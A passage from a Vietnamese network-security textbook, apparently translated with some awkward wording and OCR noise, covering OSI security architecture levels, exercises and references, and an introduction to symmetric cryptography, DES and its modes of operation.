thể bảo vệ chống lại được những tổn thương bên các nút mạng con bên trong, ví dụ như, các hub, các cầu nối và các chuyển mạch gói.

Theo khái niệm các lớp OSI thì an ninh ở mức liên kết trực tiếp thương lh tới Lớp vật lý. Sự bảo vệ được cung cấp ở mức các chùm bit tường minh đối với các giao thức lớp trên. Ví dụ, các quá trình mã hóa có thể được áp dụng cho từng chùm bit đi qua mỗi điểm giao diện. Các công nghệ truyền có bảo vệ, chẳng hạn như, các kỹ thuật triển vọng về trải phổ tần số cũng có thể được áp dụng. An ninh ở mức liên kết trực tiếp có thể liên quan một cách tiềm ẩn đến Lớp liên kết dữ liệu, ví dụ như, nếu sự bảo vệ được cấp ở mức khung.

Các tương tác người dùng


Một số dịch vụ an ninh mạng yêu cầu tương tác trực tiếp với người dùng. Những tương tác như vậy, hoàn toàn không thích hợp với bất kỳ kiểu kiến trúc an ninh nào đã trình bày trên đây. Trường hợp quan trọng nhất là *cấp phép cá nhân*. Người dùng là đối tượng bên ngoài đối với các tiện ích truyền thông, có nghĩa là, ngoài các hệ thống cuối. Các truyền thông có hỗ trợ cấp phép cá nhân hoặc là ở tại chỗ (có nghĩa là, giữa người dùng và hệ thống cuối tại chỗ anh (chị) ta) hoặc chúng là những phần tử giao thức ở mức ứng dụng hoặc là chúng kết hợp cả hai. Ví dụ có thể nêu ra ở đây là ba trường hợp sau:

- Người dùng dùng cấp phép cho hệ thống cuối tại chỗ của anh (hay chị) ta. Hệ thống cuối này sau đó cấp phép cho chính nó tới hệ thống cuối ở xa và cấp nhận dạng của người dùng để hệ thống cuối ở xa coi là xác thực

- Người dùng chuyển thông tin cấp phép (ví dụ như, một mật khẩu) cho hệ thống cuối tại chỗ của anh (hay chị) ta để nó chuyển đến hệ thống cuối ở xa thực hiện cấp phép cho người dùng.
- Người dùng nhập một mật khẩu và hệ thống cuối tại chỗ của anh (hay chị) ta để hệ thống này dùng nó nhận xác nhận cấp phép một máy trạm cấp phép trực tuyến hay máy chủ. Xác nhận cấp phép được chuyển đến hệ thống cuối ở xa để dùng nó làm cơ sở cấp phép cho người dùng.

Cấp phép cá nhân sẽ được bàn chi tiết trong chương 5.

Hình 3-9 minh hoạ mối quan hệ giữa các giao thức tương tác người dùng và phương án kiến trúc an ninh ở mức ứng dụng.



Hình 3-9: Các tương tác người dùng

3.5 Quản trị các dịch vụ an ninh

Các dịch vụ an ninh cần sự hỗ trợ của các chức năng quản lý sau đây:

- Quản trị phím dành cho các hệ thống mã hoá trong việc cung cấp một dịch vụ an ninh (sec được bàn đến trong chương 4 và 7);
- Phân phát thông tin cần thiết đến các điểm ra quyết định, ví dụ như, dùng cho việc ra quyết định cấp phép hay quyết định kiểm soát truy nhập – trong đó bao gồm cả các thông tin cho phép một quyết định tích cực và thông báo về việc gỡ bỏ thông tin đã phân phát trước đó;
- Tích luỹ thông tin trung tâm dành cho các mục đích chẳng hạn như, tạo lưu trữ (cho các mục đích thừa nhận kế tiếp) hoặc tạo vệt kiểm tra an ninh hay tạo báo động;
- Các chức năng vận hành, chẳng hạn như, kích hoạt hay gỡ bỏ dịch vụ; và

- Các chức năng quản trị an ninh đặc thù, chẳng hạn như, gọi chương trình quét vi-rút từ xa trên các trạm làm việc mạng hoặc hiển thị các hệ thống đối với phần mềm không hợp pháp.

Các chức năng quản trị như vậy thường yêu cầu các khả năng truyền thông của cùng một mạng mà chúng đang bảo vệ. Trong trường hợp này thì điều cần thiết là phải bảo vệ tối đa các truyền thông quản trị này theo khả năng có thể. Nhìn chung, bất kỳ tổn hại nào trong truyền thông quản trị an ninh đều gây ra một tổn hại tương đương hoặc lớn hơn trong truyền thông được bảo vệ.

Theo quan niệm kiến trúc thì các chức năng quản trị an ninh được cung cấp thông qua các ứng dụng mạng. Chúng có thể bao gồm các ứng dụng dành cho quản trị mạng (một số ví dụ được trình bày trong chương 15) hay các ứng dụng với các mục đích chính khác. Những ngoại lệ của mức bố trí này có thể xuất hiện, ví dụ như, khi các thay đổi quản trị phím được liên kết chặt chẽ với xử lý mã hoá ở các lớp thấp. Chủ đề này sẽ được bàn đến trong chương 4 và 7.

Kết luận

Các kiến trúc giao thức có phân lớp cho phép các thiết kế mạng thích ứng với các ứng dụng không hạn chế, thích ứng với các công nghệ phương tiện truyền thông cơ sở không hạn chế và các kỹ thuật kết nối liên thông không có giới hạn. Kiến trúc OSI cung cấp một mô hình chung có thể làm cơ sở cho việc phân lớp. Trong kiến trúc này có bảy lớp và được chia ra thành nhóm lớp trên (gồm có Lớp ứng dụng, Lớp trình diễn và Lớp phiên làm việc) và nhóm lớp dưới (gồm có Lớp truyền tải, Lớp mạng, Lớp liên kết dữ liệu và Lớp vật lý). Các tiêu chuẩn OSI khác định nghĩa các dịch vụ lớp và các giao thức đặc trưng cho bảy lớp. Bộ giao thức mạng Internet TCP/IP định nghĩa các giao thức thay thế có thể ánh xạ thẳng tới mô hình OSI.

Khi cung cấp các dịch vụ an ninh cần chú ý xác định lớp (các lớp) đặt các dịch vụ bảo vệ an ninh. Để hỗ trợ cho việc ra quyết định người ta đã xác định bốn mức kiến trúc an ninh là: mức ứng dụng, mức hệ thống cuối, mức mạng con và mức liên kết trực tiếp. Mức ứng dụng liên quan đến các phần tử giao thức an ninh phụ thuộc ứng dụng và yêu cầu cần có sự hỗ trợ trong các giao thức lớp trên. Những yêu cầu an ninh nhất định đòi hỏi một giải pháp tại mức đó. Mức hệ thống cuối liên quan đến các phần tử giao thức an ninh cung cấp sự bảo vệ trên cơ sở hệ thống cuối đến hệ thống cuối. Điều này có thể sử dụng các giao thức an ninh ở Lớp truyền tải hoặc Lớp mạng; cả hai phương án đều có sẵn và có các yếu tố khác nhau cho mỗi phương án mà ta cần cân nhắc và quyết định. Mức mạng con cung cấp sự bảo vệ trên các mạng con nhất định bên trong Lớp mạng hoặc (trong trường hợp các mạng

LAN) là trong Lớp liên kết dữ liệu. Mức lj trực tiếp cung cấp sự bảo vệ trên cơ sở theo từng đương liên kết trên các bộ phận của môi trường mạng; mức này liên quan đến Lớp vật lý hoặc Lớp liên kết dữ liệu. Các tương tác với người dùng (đặc biệt đối với các mục đích cấp phép) không hoàn toàn phù hợp với bốn mức trên đây và chúng yêu cầu có sự cân nhắc đặc biệt.
Quản trị các dịch vụ an ninh cần có các chức năng khác nhau và hầu hết chúng được cung cấp thông qua các ứng dụng quản trị mạng.

Bài tập

1. Khi có một dữ liệu không được bảo vệ bên trong thiết bị chuyển mạch mạng (chẳng hạn như, các cầu nối, các bộ chuyển tuyến hoặc các chuyển mạch gói), thì thiết bị này có thể cần phải được đảm bảo về mặt vật lý để duy trì sự bảo vệ thích đáng. An vật lý như vậy có thể rất đắt. Để giảm chi phí này, nên đặt dịch vụ an ninh ở mức (các mức) nào?
2. Trong một tin nhắn giao dịch tài chính, cần phải chuyển một số nhận dạng cá nhân PIN mã hoá trong khi các chi tiết gia dịch khác thì không cần phải bảo vệ. Cần sử dụng mức (các mức) kiến trúc nào trong bốn mức đã biết để bố trí dịch vụ an ninh và vì sao?
3. Nếu thông tin nhạy cảm có thể được gom nhặt bằng cách hiển thị các thông tin địa chỉ trong một thay đổi thiết lập kết nối hoặc trong một đơn vị dữ liệu không kết nối ta có thể sử dụng mức (các mức) kiến trúc nào để đảm bảo sự bảo vệ thích đáng.
4. Một công ty lớn có một mạng trải rộng qua một số phân xưởng. Theo yêu cầu của các người dùng trên mạng có cho truyền tải một lượng thông tin tài sản thực tế của công ty. Công ty muốn áp dụng bảo vệ bao trùm lên các bộ phận mạng có khả năng bị tổn hại chống lại sự tiết lộ các thông tin tài sản này của công ty ra ngoài. Trong mỗi cấu hình dưới đây thì mức kiến trúc nào là thích hợp nhất để áp dụng các dịch vụ bảo mật và tại sao?
    (a) Mạng gồm các mạng LAN cục bộ trong khu vực của công ty có một kết nối liên thông mạng diện rộng các vị trí này.
    (b) Mạng gồm các mạng LAN cục bộ trong khu vực của công ty với một số ít các đường thuê bao kết nối liên thông các cổng LAN tại các vị trí này.
    (c) Mạng gồm một số các đường truyền thông khác nhau đáng tin có thể mở rộng mà người dùng không có quyền kiểm soát an ninh của bộ chuyển hướng được dùng cho mỗi lần truyền.

Tài liệu tham khảo

[BLA1] U. Black, "*OSI*: *A model for computer Communications"*, Prentice Hall, Englewood Clifts, NI, 1991.
[COM1] D. E. Comer, *" Internetworking with TCP/IP: Principles, Protocols and Architecture"*, Prentice Hall, Englewood Clifts, NI, 1988.
[CRO1] D. H. Croker, *"Standard for the Format of ARPA Internet Text Messages",* Request for comments (RFC) 822, Internet Activities Board, 1982.
[DIC1] G. Dickson and A. Lloyd, "*Open Systems Interconnection*", Prentice Hall, Englewood Clifts, NI, 1991.
[HEN1] J. Henshall and S. Shaw, "*OSI Explain: End-to-End Computer Communication Standard*", Prentice Hall, Englewood Clifts, NI, 1990.
[POS1] J. B. Postel, "*Simple Mail Transfer Protocol*", Request for comments (RFC) 821, Internet Activities Board, 1982.
[POS2] J. B. Postel, "*Transmission Control Protocol*", Request for comments (RFC) 793, Internet Activities Board, 1981.
[POS3] J. B. Postel, "*User Datagram Protocol*", Request for comments (RFC) 768, Internet Activities Board, 1981.
[POS4] J. B. Postel, "*Internet Protocol*", Request for comments (RFC) 791, Internet Activities Board, 1981.
[ROS1] M. T. ROSE, "*The Open Book: A Practical Perspective on OSI*", Prentice Hall, Englewood Clifts, NI, 1990.
[STE1] D. Steedman, "*Abstract Syntax Notation One (ASN.1): The Tutorial and Reference*", Technical Appraisals Ltd.., Isleworth, Enghland, 1990.
[TOR1] D. J. Torrieri, "*Principles of Secure Communication Systems*", Second edition, Artech House, Inc., Norwood, MA, 1992.

Các tiêu chuẩn

Tiêu chuẩn ISO/IEC 7498-1: *Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Mô hình tham chiếu cơ sở* (cũng còn gọi là Khuyến cáo ITU X.200).
Tiêu chuẩn ISO/IEC 7498-1: *Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Mô hình tham chiếu cơ sở* - phần 2 (cũng còn gọi là Khuyến cáo ITU X.800).
Tiêu chuẩn ISO/IEC 8072: *Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Định nghĩa dịch vụ truyền tải có kết nối* (cũng còn gọi là Khuyến cáo ITU X.214).
Tiêu chuẩn ISO/IEC 8073: *Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Định nghĩa giao thức truyền tải có kết nối* (cũng còn gọi là Khuyến cáo ITU X.224)

Tiêu chuẩn ISO/IEC 8208: *Công nghệ thông tin – Truyền thông dữ liệu – Giao thức mức gói X.25 đối với các thiết bị đầu cuối dữ liệu.*
Tiêu chuẩn ISO/IEC 8326: *Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Định nghĩa dịch vụ phiên làm việc có kết nối cơ sở* (cũng còn gọi là Khuyến cáo ITU X215).
Tiêu chuẩn ISO/IEC 8327: *Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Định nghĩa giao thức phiên làm việc có kết nối cơ sở* (cũng còn được gọi là Khuyến cáo ITU X.225).
Tiêu chuẩn ISO/IEC 8348: *Công nghệ thông tin – Truyền thông dữ liệu – Định nghĩa dịch vụ mạng* (cũng còn được gọi là Khuyến cáo ITU X.213).
Tiêu chuẩn ISO/IEC 8473: *Công nghệ thông tin – Truyền thông dữ liệu – Giao thức cung cấp dịch vụ mạng chế độ không kết nối.*
Tiêu chuẩn ISO/IEC 8571: *Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Truyền tệp, truy nhập và quản trị (FTAM).*
Tiêu chuẩn ISO/IEC 8602: *Công nghệ thông tin – Kết nối liên thông các hệ thống mở - Giao thức cung cấp dịch vụ truyền tải chế độ không kết nối.*
ISO/IEC 8648: Công nghệ thông tin- Truyền thông dữ liệu - Tổ chức nội bộ về lớp mạng.
ISO/IEC 8649: Công nghệ thông tin - Sự kết nối các hệ thống mở - Định nghĩa các dịch vụ để kiểm soát liên kết (cả ITU-T Sự giới thiệu X.217).
ISO/IEC 8650: Công nghệ thông tin - Sự kết nối các hệ thống mở - Đặc tả giao thức cho sự liên kết để kiểm soát dịch vụ phần tử(cả ITU-T Sự giới thiệu X.227).
ISO/IEC 8802: Công nghệ thông tin – Các mạng khu vực trung tâm và địa phương.
ISO/IEC 8822: Công nghệ thông tin - Sự kết nối các hệ thống mở - Sự định nghĩa dịch vụ trình bày định hướng kết nối(cả ITU-T Sự giới thiệu X.216).
ISO/IEC 8823: Công nghệ thông tin - Sự kết nối các hệ thống mở - Đặc tả giao thức trình bày định hướng kết nối(cả ITU-T Sự giới thiệu X.226).
ISO/IEC 8824: Công nghệ thông tin - Sự kết nối các hệ thống mở - Đặc tả ký hiệu cú pháp trừu tượng (ASN.1) (cả ITU-T X.680 các giới thiệu).
ISO/IEC 8825: Công nghệ thông tin - Sự kết nối các hệ thống mở - Đặc tả các quy tắc mã hoá ASN1(cả ITU-T X 690 các giới thiệu).
ISO/IEC 8878: Công nghệ thông tin - Truyền thông dữ liệu - Cách sử dụng X.25 để cung cấp dịch vụ mạng kiểu ít kết nối .
ISO/IEC 8880: Công nghệ thông tin - Truyền thông dữ liệu - Sự kết hợp giao thức để cung cấp và hỗ trợ dịch vụ mạng OSI.
ISO/IEC 8881: Công nghệ thông tin - Truyền thông dữ liệu - Sử dụng giao thức lớp trọn gói X.25 trong mạng nội bộ.

ISO/IEC 9072: Công nghệ thông tin - Sự kết nối các hệ thống mở Các thao tác từ xa.
ISO/IEC 9545: Công nghệ thông tin - Sự kết nối các hệ thống mở - Cấu trúc lớp các ứng dụng (cả ITU-T Sự giới thiệu X.207).
ISO/IEC 10736: Công nghệ thông tin - Truyền thông và chuyển đổi thông tin giữa các hệ thống – giao thức an toàn lớp giao thông(cả ITU-T Sự giới thiệu X.824).
ISO/IEC 11577: Công nghệ thông tin - Truyền thông và chuyển đổi thông tin giữa các hệ thống – Giao thức an toàn lớp mạng (cả ITU-T Sự giới thiệu X.823).(bán sỉ)
ITU-T Sự giới thiệu X.25: Giao diện giữa thiết bị trạm dữ liệu (DTE) và thiết bị mạch cuối dữ liệu(DCE) cho các thao tác trong chế độ gói và đã kết nối tới các mạng bởi mạch chuyên môn (ISO/IEC 8208).

Chương 4
Công nghệ mã hoá

Công nghệ mã hoá, như là sự mã hoá và chữ ký điện tử, là những khối công trình quan trọng trong sự thực thi của các dịch vụ an toàn. Chương này sẽ giới thiệu những công nghệ mã hoá quan trọng đã sử dụng trong mạng máy tính an toàn đương thời.

Khối công trình cơ bản nhất được gọi là một hệ thống mã hoá (hoặc hệ thống mãh). Một hệ thống mã định nghĩa một cặp biến đổi dữ liệu. Sự biến đổi thứ nhất được áp dụng cho biểu tượng dữ liệu gốc gọi là văn bản gỗc, và phát sinh một biểu tượng dữ liệu tương ứng (khó hiểuk) gọi là văn bản mã hoá. Sự biến đổi thứ hai, áp dụng với văn bản mã hoá, kết quả trả lại văn bản gốc. Hai sự biến đổi thường được gọi riêng biệt là sự mã hoá và sự giải mã. Các thuật ngữ thay đổi sự mã hoá và sự giải mã cũng được sử dụng, và được đưa ra như là tiêu chuẩn quốc tế 1

Một sự biến đổi mã hoá sử dụng cả nhập dữ liệu văn bản gốc và giá trị dữ liệu độc lập thành phím mật mã hoá. Thông thường, một biến đổi giải mã sử dụng phím giải mã. Những phím này bề ngoài như là những vector đơn vị ngẫu nhiên.

Cách sử dụng trước của hệ thống mã là để cung cấp cho sự cẩn mật. Văn bản gốc là những dữ liệu không được bảo vệ. Văn bản mã hoá tương ứng có thể bị truyền dịch từ những môi trường không tin cậy bởi vì nếu hệ thống mã là một hệ thống tốt nó sẽ không cho bất kỳ ai suy luận ra văn bản gốc từ văn bản mã hoá mà không cần biết phím giải mã. Hệ thống mã cũng sử dụng cho những cách dùng khác ngoài sự cẩn mật, sẽ trình bày rõ ở phần sau trong chương này.

Có hai kiểu hệ thống mã cơ bản – hệ thống đối xứng (thỉnh thoảng gọi là phím riêng hoặc hệ thống phím bí mậtt) và phím chung (hoặc hệ thống không đối xứngh). Chúng có những đặc điểm khác nhau và được sử dụng trong những cách khác nhau để cung cấp cho các dịch vụ an toàn.

Chương này được chia ra thành các phần như sau:

(1) Hệ thống mã đối xứng;
(2) Hệ thống mã không đối xứng;
(3) Các dấu hiệu hoặc các giá trị vẹn toàn (chính là các mã xác nhận thông tinc);

Đây là vì " sự mã hoá" và " sự giải mã" bị lẫn lộn với tất cả sự biên dịch truyền thống của " sự che đi" và " sự đào lên" của một vài ngôn ngữ.


(4) Các chữ ký điện tử;
(5) Các nguyên tắc chung để quản lý các phím mật mã;
(6) Các phương pháp xây dựng các phím bí mật; và
(7) Các phương pháp xây dựng các phím cho hệ thống bí mật phím chung.

Mức độ bí mật ở đây được giới hạn đối với những ảnh hưởng liên quan đến thực hành trực tiếp và không mở rộng đối với mô tả toán học trên cơ sở sự ghi mã hoá. Đối với những mức độ bí mật chi tiết của hệ thống mã hoá, xem [BRA1, DEN1, MEY1, SEB1], và đối với mức độ bí mật chuyên biệt của sự ghi mã hoá phím chung, xem [NEC1]. Chương 10 cung cấp những ấn phẩm tiêu chuẩn chi tiết nhất đối với các công nghệ đã miêu tả.

4.1 Hệ thống mã đối xứng

Đặc điểm của hệ thống mã đối xứng qua thực tế là cùng một phím được sử dụng trong sự biến đổi mã hoá và giải mã § (xem hình 4x-1). Để cung cấp sự cẩn mật, một hệ thống mã đối xứng làm việc như sau. Hai hệ thống, A và B, quyết định chúng muốn liên lạc một cách an toàn. Cả hai hệ thống đều nắm giữ thông tin về giá trị dữ liệu được sử dụng là một phím bằng một vài xử lý (sẽ được thảo luận saus). Phím này sẽ được giữ bí mật đối với những hệ thống khác ngoài hệ thống A và B. Điều đó cho phép hoặc A hoặc B bảo vệ thông tin được gửi tới các nhóm khác bằng sự mã hoá nó mà sử dụng phím đó. Nhóm đó có thể giải mã thông tin, nhưng ngoài nhóm đó thi không thể giải được.

Hệ thống mã đối xứng đã được sử dụng trong các mạng thương mại từ đầu những năm 1970. Tiêu chuẩn mã hoá dữ liệu của Chính phủ Mỹ là hệ thống mã kiểu này mà đã được xuất bản với đầy đủ sự xác nhận như là tiêu chuẩn chung.



Hình 4-1: Hệ thống mã đối xứng.

Tiêu chuẩn mã hoá dữ liệu (DES)

Vào năm 1973 và1974, Cục tiêu chuẩn quốc gia Mỹ (NBS) – từ khi đổi tên là Viện nghiên cứu tiêu chuẩn và công nghệ quốc gia (NIST) - đã đưa ra mối liên quan các thuật toán mã hoá cho các chi nhánh liên bang để sử dụng bảo vệ thông tin nhạy. Từ những đơn đã đệ trình, thuật toán được chọn là một đơn đệ trình bởi IBM. Nó chịu theo thời kỳ xem lại chung bắt đầu vào năm 1975, sau đó được chấp nhận như là Tiêu chuẩn Xử lý Thông tin Liên bang FIPS PUB 46 năm 1977, với tên là Tiêu chuẩn Mã hoá Dữ liệu (DES). Vào năm 1981, một sự xác nhận như vậy cũng được chấp thuận bởi tổ chức tiêu chuẩn thương mại Mỹ, ANSI, như là Tiêu chuẩn Quốc gia Mỹ ANSI X3. Thuật toán Mã hoá Dữ liệu Tiêu chuẩn Quốc gia Mỹ 92 (đưa ra sự viết tắt khác là DEA). Thuật toán này đã nhanh chóng được triển khai cho mục đích tin cậy trong chính phủ, và cho các mục đích vẹn toàn trong nền công nghiệp tài chính, và đã từng được chấp thuận rộng rãi trong các lĩnh vực ứng dụng khác.

DES cũng đã trở thành một tiêu chuẩn quốc tế. Năm 1986, nó được chứng minh là đạt tiêu chuẩn ISO 8227 (Quá trình xử lý thông tin – Sự mã hoá dữ liệu – Sự xác nhận các thuật toàn DEA1Q). Tuy nhiên, sự can thiệp giây phút cuối bởi những người đại diện nội bộ tại Hội đồng ISO đã đưa ra giải pháp rằng ISO không nên đặt tiêu chuẩn mã hoá. Tiêu chuẩn quốc tế DES sẽ không bao giờ được phát hành. Để biết mô tả đầy đủ về lịch sử của DES, xem [SMI1].

Thuật toán DES dùng phím 56-bit và hoạt động trên khối 64-bit của dữ liệu. Quá trình xử lý sự mã hoá áp dụng vào sự sắp xếp ban đầu của các bit văn bản gốc, đưa ra kết quả thông qua pham vi 16 của sự tính toán phím phụ thuộc, sau đó áp dụng sự sắp xếp cuối cùng để đưa ra văn bản mã hoá. Sự tính toán phím phụ thuộc liên quan đến quá trình chia dữ liệu 64 bit thành hai nửa 32 bit. Một nửa được sử dụng để nhập một hàm phức tạp, và kết quả là Ored riêng cho nửa còn lại. Hàm phức tạp đó bao gồm những thứ hạng đã xếp loại thông qua tám bảng không tuyến tính đã ghi rõ sự thay thế được biết là hộp S (hộp thay thếh). Sau một chu kỳ hoặc một vòng, hai nửa dữ liệu đó được hoán đổi và hoạt động đó sẽ thực hiện lại . Ngõ xuất của quá trình xử lý đó sẽ không hiển thị sự tương quan với ngõ nhập. Tất cả các bit của ngõ xuất phụ thuộc vào tất cả các bit của ngõ nhập và các bit của phím. Sự an toàn của DES phụ thuộc chính vào hộp S - cái mà chỉ có duy nhất các bộ phận không tuyến tính.

Quá trình giải mã cũng giống như quá trình mã hoá, ngoại trừ những phần phím đã chọn để xử dụng trong phạm vi 16 để đảo ngược thứ tự.
Kích cỡ khoá của DES có thể bị tăng lên bởi quá trình sử dụng một sự tiếp cận đa mã hoá [TUC1]. Ba DES liên quan đến một sự mã hoá đầu tiên của một khối 64 bit sử dụng phím a, theo sau bởi sự giải mã kết quả sử dụng phím b, theo sau bởi một sự mã hoá kết quả sử dụng phím c. Giá trị giống nhau có thể được sử dụng cho phím a và c, với việc giảm độ dài của mã [MER1, VAN1].Vì vậy, sự tiếp cận ba DES có cả biến hai khoá và ba khoá.

Bộ xử lý hình ảnh tài chính PUB 46 gốc đã yêu cầu DES được thực thi trong phần cứng, mặc dù hạn chế này dễ dàng được xác nhận một lần nữa các thuật toán bởi NIST năm 1993. ANSI X3.92 đã giảm hạn chế tối thiểu, luôn nhận ra rằng sự thực thi phần mềm có thể được chấp nhận trong một vài môi trường. Một số hướng dẫn cho các nhà thực thi DES được cung cấp trong bộ xử lý hình ảnh tài chính PUB 74. Hai ấn phẩm đặc biệt của NIST cũng đáng được ghi nhận – [NIST1] mô tả những thủ tục phê chuẩn các thiết bị DES và [NIST2] mô tả sự một kiểm chứng sự bảo trì DES có khả năng phù hợp để sử dụng, ví dụ một thiết bị tự kiểm chứng chạy tại lúc khởi động hệ thống .

Các kiểu thao tác

Khi những quá trình mã hoá cần thiết để áp dụng cả cho thông báo hoặc luồng dữ liệu kích cỡ tuỳ ý, những khái niệm của mã hoá khối và mã hoá dòng rất quan trọng. Một khối mã ngắt dữ liệu để bảo vệ thành các khối có cùng cỡ như là cỡ khối hệ thống mã (64 bit trong trường hợp DES6). Một dòng mã ngắt dữ liệu thành các ký tự tuần tự.
Kèm theo tiêu chuẩn của DES là bốn kiểu thao tác của các thuật toán cơ bản. Bốn kiểu hoạt động đó là:

- Chế độ sách mã điện tử (ECB): Kiểu sách mã xử lý sự mã hoá khối 64 bit đơn. Khi một mẫu dữ liệu lớn hơn 64 bit sẽ được bảo vệ, nó sẽ được trộn thành một khối, và mỗi khối được mã hoá và giải mã độc lập với các khối khác. Kiểu ECB có giơi hạn cho phím đã chọn là những văn bản rõ giống nhau thì sẽ đưa ra văn bản mã giống nhau. Nó rất dễ bị tấn công từ những kiểu khác và không phù hợp để sử dụng trong những ứng dụng mà thừa nhận sự lặp lại hoặc sử dụng chung sự tuần tự là một đe doạ. Ba kiểu còn lại không có giới hạn này.

- Chế độ chuỗi khối mã (CBC): Một mã khối xử lý mỗi một khối văn bản rõ trong chuỗi dữ liệu loại trừ toán tử OR với khối văn bản mã có trước trước khi mã hoá. Với khối đầu tiên, văn bản mã của khối là Ored riêng với một số lượng nhập độc lập 64 bit như là vector khởi đầu (IV). Trong trường hợp bit lỗi trong chuỗi văn bản mã, kiểu CBC sẽ tự đồng bộ sau hai khối (ví dụ.. khối bị lỗi và khối sau đó sẽ không được giải mã chính xác, nhưng khối tiếp theo sẽ được giải mã). Một tin nhắn đang được mã hoá cần được nhét vào thành những khối 64 bit.
- Chế độ hồi tiếp mã hoá (CFB) : Một chuỗi mật mã xử lý trong đó chuỗi văn bản rõ được chia thành các ký tự bit k, $1 \leq k \leq 64$. Mỗi ký tự trong văn bản mã được chứa đựng bơi ký tự văn bản rõ XOR với một ký tự khoá xuất phát từ quá trình mã hoá 64 bit của văn bản mã hoá trước (ví dụ, với 8 ký tự văn bản mã trước, khi sử dụng 8 bit ký tự). ở giai đoạn đâù của quá trình, 64 bit vector khởi đầu (IV) thay thế văn bản mã. Chế độ CFB cũng tự đồng bộ trong trường hợp bit lỗi. Ví dụ, Với 8 bit ký tự, ký tự văn bản mã bị mất hoặc bị ngắt trong quá trình truyền dịch sẽ báo kết quả lỗi truyền theo 8 ký tự đó, nhưng sự giải mã sẽ tự tái đồng bộ lại sau 8 ký tự văn bản mã chính xác.
- Chế độ phản hồi xuất (OFB) : Một dòng văn bản mã xử lý thuật toán DES được sử dụng để sinh ra một dòng khoá ngẫu nhiên mà loại trừ toán tử OR với dòng văn bản rõ. Giống như CFB, nó thao tác dựa trên k -bit ký tự. Nó cũng yêu cầu một IV để bắt đầu. Tuy nhiên, khác với CFB và CBC, nó không tạo thành chuỗi văn bản mã. Nguyên nhân duy nhất một bit lỗi trong văn bản mã là một bit của văn bản rõ đã giải mã bị lỗi. Chế độ này, khác với CBC và CFB, là không phù hợp cho việc cung cấp một dịch vụ vẹn toàn dữ liệu. Nó không tự động bộ, nếu sự đồng bộ mật mã bị mất, sau đó một IV mới sẽ phải được thiết lập giữa các cái cuối.

IV dùng ở điểm đầu của chuỗi và chế độ phản hồi sẽ có số ngẫu nhiên. Trong khi nó không thiết yếu để IV được giữ bí mật, kiến thức chung của một IV có thể thuận lợi cho việc tấn công giải mã vào đầu các tin nhắn . Vì vậy, IV thường được liên lạc trong dạng đã mã hoá. Trong trường hợp, một hệ thống nên đảm bảo rằng IV khác biệt giữa mỗi chế độ đưa ra với mỗi khoá đưa ra.

Độ dài của DES

Độ dài của DES đã là một vấn đề đang được tranh luận, từ khi cuộc triệu tập đầu tiên để bình luận tiêu chuẩn đã đề nghị vào năm 1975. Cuộc tranh luận cơ bản có hai vấn đề chính:

- Kích cỡ khoá được đặt tại một giá trị nhỏ không cần thiết (56 bit); và
- Sự phân loại bởi sở an toàn quốc gia (NSA) về thiết kế của những hộp S (theo sự an toàn của các thuật toán phụ thuộc chínht).

Điều này dẫn đến tiếp tục tranh luận tính thuyết phục của DES ở hầu hết mọi phương diện tấn công, ví dụ, một sự tấn công dựa trên cơ bản thử đơn thuần tất cả các khoá (từ 7x 1016 của chúng) cho đến khi tìm ra cái thích hợp. Đó cũng từng là sự nghiên cứu mà DES có thể gắn liền vào " cửa bẫy" được biết duy nhất bởi NSA, và đó cũng là cự lo lắng về độ dài tương đối của những khoá khác nhau. Một vài khoá được định dạng theo tiêu chuẩnkhi đang yếu hoặc bán yếu3; tuy nhiên, độ dài của số khoá còn lại khác nhau không được giải thích rõ ràng.

Toàn bộ cuộc tranh luận gắt gao về vấn đề này từ trước năm 1975 đến năm 1990 được tổng kết bởi Dorothy Denning [DEN2]. Kết luận của bà là:

> DES đã ở trong trường hoạt động sử dụng hơn thập kỷ qua. Không một trường hợp tấn công nào thành công cả, hay ngoài ra bắt ép thô bạo đã từng được công bố. Đây chính là sự công nhận thực tế đáng nể. Mặc dù DES có nhiều điểm yếu để tấn công bởi cuộc nghiên cứu trên mọi phương diện, tài liệu chung đề nghị rằng những cuộc tấn công như vậy có thể tránh được một cách thành công bởi ba lần mã hoá, đặc biệt nếu ba khoá độc lập được sử dụng. Vì vậy, DES với ba làn mã hoá có thể cung cấp sự bảo vệ chính xác cho những ứng dụng đã đề cấp trong nhiều năm tới.

